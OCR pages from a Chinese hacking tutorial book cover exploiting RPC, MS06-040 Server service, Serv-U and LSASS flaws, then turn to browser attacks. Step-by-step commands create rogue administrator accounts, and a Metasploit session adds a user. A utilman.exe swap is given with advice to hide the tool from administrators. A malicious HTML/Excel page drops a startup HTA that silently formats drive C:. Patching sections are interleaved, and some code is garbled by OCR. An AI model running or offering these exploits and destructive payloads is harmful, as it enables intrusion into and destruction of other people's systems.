免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5-6　选择扫描模块



图 5-7　检测目标主机

步骤 5　检测完毕后，软件将把检测到的漏洞信息详细地显示在检测报告中，如图 5-8 所示。






图 5-8　查看检测结果

5.2.3　利用 RPC 漏洞进行攻击

在 Windows 操作系统中要对出现 RPC 漏洞的电脑进行攻击，需要使用相应的漏洞攻击工具，较常用的有 Rpcdcom 和 OpenRpcss 两款。在进行攻击时，一般需要将这两款软件配合使用，其中 Rpcdcom 工具能向目标主机发送数据包，造成目标主机产生溢出错误，此时再使用 OpenRpcss 工具对其进行攻击，以便创建管理员账号从而得到目标主机的管理员权限。使用它们进行 RPC 漏洞攻击的具体操作如下：

步骤 1　选择【开始】/【所有程序】/【附件】/【命令提示符】命令，打开命令提示符窗口，使用 DOS 命令将当前目录切换到 Rpcdcom 和 OpenRpcss 工具的安装目录，如图 5-9 所示。

步骤 2　在命令提示符后输入“rpcdcom 192.168.1.1”命令，按【Enter】键，使目标主机产生溢出错误，如图 5-10 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5-9 切换目录



图 5-10 输入命令

步骤 3 在命令提示符后输入“openrpcss.exe \\192.168.1.1”命令，即可成功创建一个以默认的“qing1010”命名的管理员账户，如图 5-11 所示。

步骤 4 在命令提示符后输入“net user \\192.168.1.1 \ipc$"qing1010"/user:"qing1010""命令，与目标主机新建的管理员账号建立连接，攻击成功，如图 5-12 所示。



图 5-11 建立账户



图 5-12 建立连接

5.2.4 修补 RPC 漏洞

RPC 漏洞对系统安全具有极大的威胁，一旦发现电脑存在该漏洞必须及时将其修补。目前修补 RPC 漏洞主要有以下两种方法。

- **安装网络防火墙**：通过安装网络防火墙，可以过滤 135、139 和 445 等端口的信息，防止系统接收攻击数据包，从而杜绝溢出错误的发生。
- **安装操作系统补丁**：在 Microsoft 公司的系统补丁下载页面，提供了专用于修补 RPC 漏洞的补丁，读者可以根据系统的版本下载需要的补丁进行安装，从而一劳永逸，远离 RPC 漏洞的攻击，中文版 Windows XP 补丁下载地址是 http://download.microsoft.com/download/a/a/5/aa56d061-3a38-44af-8d48-85e42de9d2c0/WindowsXP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

-KB823980-x86-CHS.exe。

5.3　Server 服务远程缓冲区溢出漏洞

Windows 系列操作系统的 Server 服务远程缓冲区溢出漏洞是指 Windows 操作系统的 Server 服务在处理 RPC 通信中的恶意数据时存在的一个溢出漏洞，黑客利用该漏洞，可在被攻击的电脑中执行任意代码，从而给电脑造成极大的破坏。

5.3.1　检测 Server 服务远程缓冲区溢出漏洞

使用 RetinaNetApi 扫描工具可以检测 Server 服务远程缓冲区溢出漏洞，具体操作如下：

步骤 1　选择【开始】/【所有程序】/【eEye Digital Security】/【Retina MS06-040 Netapi32 Scanner】命令。

步骤 2　启动 RetinaNetApi 软件后，在其操作界面中选中 IP Range 单选按钮，分别在其后的 Start IP 和 End IP 文本框中输入要检测的 IP 地址范围，单击 Scan 按钮开始检测，如图 5-13 所示。

步骤 3　检测完毕后弹出提示框，单击 确定 按钮并在下面的列表框中显示检测结果，其中 Result 值为“Vulnerable”即表示该主机存在漏洞，如图 5-14 所示。




图 5-13　设置检测范围




图 5-14　查看检测结果

魔法档案

如果只扫描单个 IP 地址，只需在 RetinaNetApi 软件操作界面中选中 Single IP 单选按钮，在其后的文本框中输入目标主机的 IP 地址即可。在 RetinaNetApi 软件的操作界面中选择 Options 选项卡，可以在其中设置扫描选项。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.3.2 利用 Server 服务远程缓冲区溢出漏洞进行攻击

使用 Metasploit 攻击工具，可对存在 Server 服务远程缓冲区溢出漏洞的电脑进行攻击，具体操作如下：

步骤 1 打开命令提示符窗口，使用 DOS 命令将命令提示符切换到 Metasploit 工具包的安装目录下，输入“msfconsole.bat”命令，按【Enter】键，软件将在新的窗口中打开，如图 5-15 所示。

步骤 2 在命令提示符后输入“show exploits”命令，按【Enter】键，即可查看该工具包中集成的各种漏洞溢出工具，如图 5-16 所示。



图 5-15 启动软件



图 5-16 查看溢出工具

步骤 3 在命令提示符后输入“use iis50_webdav_ntdll”命令，按【Enter】键，命令提示符将变为基于该溢出工具的提示符，如图 5-17 所示。

步骤 4 在命令提示符后输入“show options”命令，并按【Enter】键，即可查看使用该漏洞溢出工具所需要指定的目标信息，如图 5-18 所示。




图 5-17 启动溢出工具



图 5-18 查看需指定内容

步骤 5 在命令提示符后分别输入“set rhost 192.168.1.1”和“set rhost 80”命令，并按【Enter】键，即可指定目标主机，如图 5-19 所示。

步骤 6 在命令提示符后分别输入“set payload winexec”和“set cmd net user hack520 /add”命令，按【Enter】键即可指定 shellcode，如图 5-20 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5-19　指定目标主机



图 5-20　指定 shellcode

步骤 7　在命令提示符后输入“show targets”命令，可以查看操作系统的信息，如图 5-21 所示。


步骤 8　在提示符后输入“exploit”命令即可开始溢出，成功后就可以通过 445 端口获得一个具有管理员权限的交互式 shell，即一个接入目标主机的途径，如图 5-22 所示。



图 5-21　获取目标主机操作系统信息



图 5-22　攻击目标主机





5.3.3　修补 Server 服务远程缓冲区溢出漏洞

目前修补 Server 服务远程缓冲区溢出漏洞的方法大体有 3 种，在修补后即可避免黑客通过该漏洞破坏操作系统，这几种行之有效的方法介绍如下。

❖ **使用软件阻断端口：**目前有专门的软件用于阻断指定端口，如 IPSee 等，使用它

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



可以阻断端口与外界通信，从而防止溢出错误的发生。

- **安装网络防火墙**：用户可以安装网络防火墙来阻断 139 和 445 端口。
- **启用高级 TCP/IP 过滤功能**：部分操作系统自带高级 TCP/IP 过滤功能，可以启用该功能防止溢出攻击，其工作原理与阻断端口通信大同小异。

5.4 Serv-U FTP Server 漏洞

FTP（File Transfer Protocal）即文件传输协议。它是用于在 Internet 上控制文件双向传输的重要协议。通过它可以使电脑与世界各地所有运行 FTP 协议的服务器相连，访问服务器上的程序和信息。

而 Serv-U FTP Server 是很常用的 FTP 服务器软件，安装了该软件后，用户即可自己建立 FTP 服务器。不过该软件也存在着一些漏洞。

5.4.1 攻击 Serv-U FTP Server 的方式

当前常用的攻击 Serv-U FTP Server 软件主要有嗅探窃听、恶意攻击、权限提升、账号隐藏、漏洞溢出 5 种方式，各自的特点介绍如下。

- **嗅探窃听**：这算是对 Serv-U 攻击的一个前奏。入侵者会通过一些嗅探软件窃听到 FTP 密码，毕竟一些攻击工具必须拥有账号才能实施攻击。
- **恶意攻击**：使用大容量文件攻击，入侵者会利用漏洞对 Serv-U 软件发送大容量的文件，然后导致 FTP 处理不过来而造成程序没响应或者自动关闭。
- **权限提升**：前提是攻击者取得对 Serv-U 安装目录的完全控制权限。如果 Serv-U 把配置信息写入扩展名为.ini 的文件，大部分攻击者会对目标主机 Web 服务进行渗透入侵，诸如利用流行的 SQL 注入，上传漏洞来进行入侵，进而对 Serv-U 的安装目录实施篡改，将 ServUDaemon.ini 文件替换为自己设定好的拥有执行权限的配置信息，以此来获取管理员身份特权。
- **账号隐藏**：通过第三方插件（Serv-U 扩展库），实现“账号—映射”，也就是让一个固定账号下面映射几个子账号，继承账号权限。攻击者必须拿到 Serv-U 目录的写入权限，利用插件来对账号隐藏。
- **漏洞溢出**：一般情况下，攻击者在确定版本有溢出漏洞之后，会自己编译或者在网络上寻找对应的溢出漏洞攻击工具对目标系统进行溢出，如成功将会取得目标系统的系统权限。由于 Serv-U 默认是以 system 权限运行，所以溢出成功后，所得到的权限为 system 权限。

5.4.2 利用 Serv-U FTP Server 漏洞进行攻击

通常 Serv-U FTP Server 软件都是安装在 Windows 操作系统平台下，通过账户权限提升的手段可以使黑客能轻松控制被攻击的电脑。下面就使用 servu 攻击工具进行账户权限

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提升，具体操作如下：

步骤 1　打开命令提示符窗口，使用 DOS 命令将命令提示符切换到 servu.exe 软件所在的目录，如图 5-23 所示。

步骤 2　在命令提示符后输入“servu”命令，按【Enter】键即可启动该软件，并显示其用法，如图 5-24 所示。



图 5-23　切换目录



图 5-24　启动软件

步骤 3　输入“servu.exe 43958"net user starstar /add"”命令，添加一个名为“star”的账户，如图 5-25 所示。

步骤 4　输入“servu.exe 43958"net localgroup administrators star /add"”命令将该账户权限提升为超级用户。



图 5-25　添加账户



5.4.3　修补 Serv-U FTP Server 漏洞

修补 Serv-U FTP Server 漏洞的方法中较常用的有修改默认管理员密码、修改配置权限和过滤端口 3 种，下面进行介绍。

1. 修改默认管理员密码

更改默认管理员账号密码需要使用 Ultraedit 软件。使用 Ultraedit 修改默认管理员密码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的具体操作步骤如下：

步骤 1 启动 Ultraedit 软件，在打开的操作界面中单击“打开文件”按钮，如图 5-26 所示。

步骤 2 因为 Serv-U FTP Server 软件的默认管理员密码保存在 ServUDaemon.exe 文件中，因此将该文件在 Ultraedit 软件中打开，如图 5-27 所示。



图 5-26 启动软件




图 5-27 打开文件

步骤 3 选择【Search】/【Find】命令，在弹出的 Find 对话框中的 Find What 下拉列表框中输入“6c4023040236c46166b3bb232e50”，如图 5-28 所示，单击 Find Next 按钮。

步骤 4 将查找到的字段修改成需要的密码的十六进制数，注意密码的长度必须与原密码相同。完成后单击“保存文件”按钮将其保存，如图 5-29 所示。



图 5-28 查找密码字段



图 5-29 修改密码

2. 修改配置权限

对 Serv-U FTP Server 的配置权限进行修改可以防止普通用户继承了本地系统账户的权限而导致的权限提升，具体操作如下：

步骤 1 在本地系统中新建一个隶属于 Guests 组的用户，并将其命名为 perfect，如图 5-30 所示。

步骤 2 在“我的电脑”图标上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，在弹出的“计算机管理”对话框中展开“服务和应用程序”项，选择“服

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

务”选项，如图 5-31 所示。



图 5-30　新建 Guests 用户



图 5-31　选择服务

步骤 3　在对话框右侧的列表中双击“Serv-U FTP 服务器”选项，在弹出的“Serv-U FTP 服务器的属性（本地计算机）”对话框中选择“登录”选项卡，如图 5-32 所示。

步骤 4　选中◉此帐户(T):单选按钮，在其后面的文本框中输入“.\star”字符，单击 确定 按钮即可，如图 5-33 所示。




图 5-32　弹出属性对话框



图 5-33　设置权限

3. 过滤端口

在本地安装网络防火墙，并使用其将 TCP 43958 端口与外界的通信阻断，这样可以防止端口映射对系统带来影响；或者在有高级 TCP/IP 过滤功能的系统中启用该功能来过滤对 43958 端口的连接请求。

5.5　Windows LSASS 漏洞

Windows 操作系统中的 LSASS 服务是一种提供管理本地安全、域身份验证和 Active

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Directory 服务进程的接口，通常是自动运行的，通过它可以为操作系统中的其他功能提供支持。

5.5.1 认识 Windows LSASS 漏洞

利用 Windows LSASS 漏洞可由具有访问电脑权限的用户，通过在电脑中运行一个溢出程序后将普通用户权限提升至系统管理员权限，从而完全控制该电脑。该漏洞的特点是只有登录用户可以利用，匿名用户将不能攻击该漏洞。当电脑由于 Windows LSASS 漏洞被攻击后，黑客还可以直接控制该电脑向网络上的其他电脑进行类似的攻击，如图 5-34 所示。




图 5-34 黑客的攻击方式

5.5.2 利用 Windows LSASS 漏洞进行攻击

ms04044.exe 是专门利用 Windows LSASS 漏洞攻击电脑的工具，通过在目标电脑中运行它，可将目标电脑中登录的 Guest 权限用户提升为管理员权限用户，具体操作如下：

步骤 1 选择【开始】/【运行】命令，弹出“运行”对话框，在“打开”下拉列表框中输入目标主机的 IP 地址，如图 5-35 所示，单击 确定 按钮。

步骤 2 在“用户名”文本框中输入账户名“Guest”，在“密码”文本框中输入登录密码，单击 确定 按钮，如图 5-36 所示。



图 5-35 登录目标主机




图 5-36 输入账号密码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3　将 ms04044.exe 文件复制到目标主机的任意位置，需要注意的是应尽量隐藏，以免被管理员发现，如图 5-37 所示。

步骤 4　打开“命令提示符”窗口，使用 DOS 命令切换到 ms04044.exe 文件所在目录，输入“ms04044.exe”命令，按【Enter】键即可查看其可使用的命令格式，如图 5-38 所示。



图 5-37　上传文件



图 5-38　运行 ms04044.exe

步骤 5　按照格式在命令提示符后输入“ms04044.exe \\C$ \\winnt\\system32\\cmd.exe \\C$ \winnt\\system32\\utilman.exe”命令，按【Enter】键，如图 5-39 所示。

步骤 6　在命令提示符后输入“start c:\winnt\system32\utilman.exe”命令，启动 utilman.exe，系统将打开命令提示符窗口，攻击成功，这时在该窗口中执行命令就相当于使用管理员权限执行，如图 5-40 所示。



图 5-39　攻击目标主机




图 5-40　启动 utilman.exe

5.5.3　修补 Windows LSASS 漏洞

修补 Windows LSASS 漏洞时可以登录 Microsoft 公司的官方网站，下载其发布的 Windows LSASS 漏洞补丁，需要注意的是针对不同版本的 Windows 操作系统需要下载不同的补丁。几个不同版本的操作系统补丁的下载地址如下：

- Microsoft Windows 2000：http://www.microsoft.com/downloads/details.aspx?FamilyId

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



=EFDEA122-DDA4-40B8-A7AF-9DDCC3870C38

- Microsoft Windows XP SP 2：http://www.microsoft.com/downloads/ details.aspx?FamilyId=27115D5C-3E4A-4F41-B81E-376AA1CD204F
- Microsoft Windows XP 64-Bit sp 1：http://www.microsoft.com/downloads/ details.aspx?FamilyId=1649AE1E-0ABF-4D31-BE12-3982C5146AE8

5.6 常见问题解答



：Serv-U FTP 服务器漏洞看来是隐患重重，除了文中所讲的注意事项之外，还有没有其他方法可以对其进行防范呢？



：有。如修改 Serv-U FTP 服务器端口密码。将 ServUDaemon.ini 文件在记事本中打开，在其中添加“LocalSetupPort-No=12345”字段，以改变本地管理端口，然后使用工具限制该端口与外界通信即可做到。另外，在 ServUDaemon.ini 文件中添加“LocalSetupPassword=*******”字符串可以将本地管理密码重新设置为需要的密码（其中*符号为要设置的密码），通过这一设置也可以提高服务器的安全性能。



：我的 Serv-U FTP 服务器经常遭受大容量文件攻击，造成服务器无响应甚至自动关闭，该怎样防御这种攻击呢？



：在安装好 FTP 软件后，首先需要添加自己的域，然后在域上添加 FTP 的登录用户，当添加用户后，软件一般默认没有对添加的用户进行文件上传、下载的速率进行设置，这样一来就有被攻击的隐患。在 Serv-U FTP 服务器软件的管理界面选择“设置”选项，选择“常规”选项卡，在其中可以对“最大上传速度”和“最大下载速度”进行设置，这样一来，就不会因为文件容量太大而失去响应。为了保险起见，还可以对“最大用户数量”进行设置，将其控制在服务器能承受的范围之内。

5.7 过 关 练 习

（1）使用 X-Scan 软件检测电脑上的 RPC 漏洞。
（2）按照本章所讲的内容，修补 RPC 漏洞。
（3）使用 RetinaNetApi 扫描工具在电脑上检测 Server 服务远程缓冲区溢出漏洞。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第6章

攻击和保护 IE 浏览器

多媒体教学演示：40 分钟

- 网页代码攻防
- IE 炸弹攻防
- IE 程序攻防
- IE 浏览器的维护

魔法师：小魔女，你怎么打开这么多 IE 浏览器窗口啊？

小魔女：我不知道，这些窗口不是我打开的，是电脑自动打开的。魔法师，这是怎么回事啊？

魔法师：哦，看来你电脑上的 IE 浏览器被黑客攻击了。

小魔女：可我已经打开了杀毒软件，怎么没有用呢？

魔法师：这应该是黑客在利用恶意网页代码或 IE 炸弹对你进行攻击。

小魔女：那该怎么办呢？

魔法师：别急，你先拔掉网线，我现在就给你介绍攻击和保护 IE 浏览器的知识。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.1 网页代码攻防

Internet Explorer 简称 IE 浏览器，是目前使用最广泛的网页浏览器，它支持 JavaScript 脚本、ActiveX 控件等网页功能。能够帮助用户尽情享受网络生活，但由于网络自身的缺陷，也导致许多用户在使用 IE 浏览器时常会遭受攻击，其中恶意网页就是利用软件或系统操作平台等的安全漏洞，通过在网页中插入某些恶意代码来破坏浏览者的电脑系统。下面就介绍一些常见的网页代码攻防知识。

6.1.1 认识网页恶意代码

一些网站制作者为了提高网站的访问量，会在网页中插入一些恶意代码来修改访问者电脑的注册表，使访问者不自觉地反复访问该网站，如图 6-1 所示即为一段恶意网页代码。



图 6-1 恶意网页代码

“Shl.ReWrite("Hkcu\\Software\\Microsoft\\internet explorer\\main\\start page", "http://javahouse.126.com/"); ”中的“Hkcu\Software\\Microsoft\\internet explorer\\main\\Start page”表示其后的网址将作为 IE 浏览器的默认主页。

6.1.2 用 Office 对象攻击电脑

在网页中使用 Office 对象，可以在访问者浏览该网页时删除访问者硬盘中的文件，或者格式化其硬盘分区。利用 Office 对象删除硬盘文件的具体操作如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 1　新建一个 HTML 文件，其 HTML 源代码如下。

```
<html>
<title>
Ie.office 对象(excel 2000)的漏洞
</title>
Ie.office 对象(excel 2000)的漏洞
<object data="Book1.xla"""""id="shl"width=0 height=0>
//插入 excel 加载宏对象 book1.xla
</object>
<script>
Function f()
{fn="c:\\windows\\start menu\\programs\\startup\\start.hta";
Shl.object.saveas(fn,6);      //把 book1.xla 保存到启动文件夹中
alert(fn+"successfully written");
}
Settimeout("f()",5000);
</script >
</html >
```

步骤 2　可以看到，在上面的源文件中使用了 Excel 加载宏文件 Bookl.xla，然后在函数 fn()中把 Bookl.xla 另存到启动文件夹中。

步骤 3　接着打开“写字板”，然后在其中输入如下代码。

```
"<BR><OBJECT ID='wsh'
Classid='clsid:f935dc22-1cf0-1ido-adb9-00c04fd58aob'>
</object>
<script>
Alert('hello world');
Wsh.run('start.exe/m format c: /q/autotest/u');      //不提示直接格式化 C 盘
</script>"
```



步骤 4　在“写字板”中保存文件之后，把文件另存为 Bookl.xla，然后把 Bookl.xla 与前面的 HTML 代码文件放在相同的文件夹中。

步骤 5　当在 IE 浏览器中打开上面创建的 HTML 文件时，就会打开一个提示对话框，直接单击 确定 按钮。

步骤 6　该网页就会把 Book1.xla 另存为 start.hta，保存到启动文件夹 C:\ Windows\ StartMenu\Programs\StartUp 中。

步骤 7　当重启电脑时，启动文件夹中的 start.hta 文件就会自动运行，从而格式化 C 盘。

步骤 8　如果把上述的网页和 Excel 加载宏对象 Book1.xla 放到网上去，当用户在使用 IE 浏览器浏览该网页时，也会产生同样的效果。在此需要提醒的是，在进行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

本例的操作时一定要对电脑中的重要文件进行备份。

6.1.3 网页代码破坏系统

黑客除了在网页中使用病毒和木马进行攻击外，还会编写一些具有破坏性的网页文件进行攻击，下面就是一段可对 IE 浏览器进行攻击的网页代码，如图 6-2 所示。



图 6-2 网页代码

下面对该网页代码中的部分语句的作用进行说明。

- scr.Path="C:\Windows Start MenuPrograms 启动 hack.hta;"：该句是指用户只要访问该网页，它就会自动写入到用户的电脑启动目录下，并将其命名为 hack.hta。
- wsh.Run('start.exe /m format c:/q /autotest /u');：使用“/autotest”命令强制电脑进行硬盘格式化操作，而且在格式化时执行窗口处于最小化状态。





6.1.4 “万花谷”病毒代码

“万花谷”病毒代码是一种可以避开防火墙检测并对电脑进行攻击的网页代码，电脑在中毒后可出现死机、蓝屏等现象。下面就介绍该病毒代码的攻击特点及步骤。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. “万花谷”病毒代码的攻击特点

“万花谷”病毒是嵌入在 HTML 网页中的一段 Java 脚本程序，主要是通过修改注册表来实现感染他人的电脑。其设置或修改的注册表项介绍如下。

- 设置 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoRun 为 01：可隐藏“开始”菜单中的“运行”选项。
- 设置 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoClose 为 01：可隐藏“开始”菜单中的“关闭计算机(U)”按钮。
- 设置 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoLogOff 为 01：可隐藏“开始”菜单中的“注销(L)”按钮。
- 设置 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoDrives 为 00000004：可禁止用户访问 C 盘。
- 设置 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ System\DisableRegistryTools 为 00000001：可禁用注册表。
